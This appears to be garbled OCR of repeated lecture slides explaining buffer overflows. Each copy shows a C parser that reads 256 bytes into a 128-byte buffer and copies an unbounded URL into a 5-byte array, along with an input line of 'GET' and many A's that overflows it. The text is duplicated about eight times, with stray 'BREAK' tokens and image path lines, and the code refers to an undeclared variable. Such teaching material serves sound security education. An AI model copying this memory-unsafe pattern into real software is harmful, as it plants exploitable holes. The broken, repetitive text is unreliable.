
What are buffer overflows?

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
BREAK while (in[i]!='\0' && in[i]!='\n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
 :
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




What are buffer overflows?

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
BREAK while (in[i]!='\0' && in[i]!='\n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
 :
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



What are buffer overflows?


parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='\n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
 :
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

BREAK

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



What are buffer overflows?

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='\n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}
```


BREAK

```
 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
 :
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }
```

```
23: /** main to load a file and run parse */
```

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



Uh oh….


What are buffer overflows?

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
BREAK while (in[i]!='\0' && in[i]!='\n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
 :
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



Uh oh….


What are buffer overflows?

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
BREAK while (in[i]!='\0' && in[i]!='\n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
 :
 :
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



Uh oh….

What are buffer overflows?


parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='\n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
 :
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

BREAK

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



Uh oh….


What are buffer overflows?

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
BREAK while (in[i]!='\0' && in[i]!='\n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
 :
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



Uh oh….

What are buffer overflows?

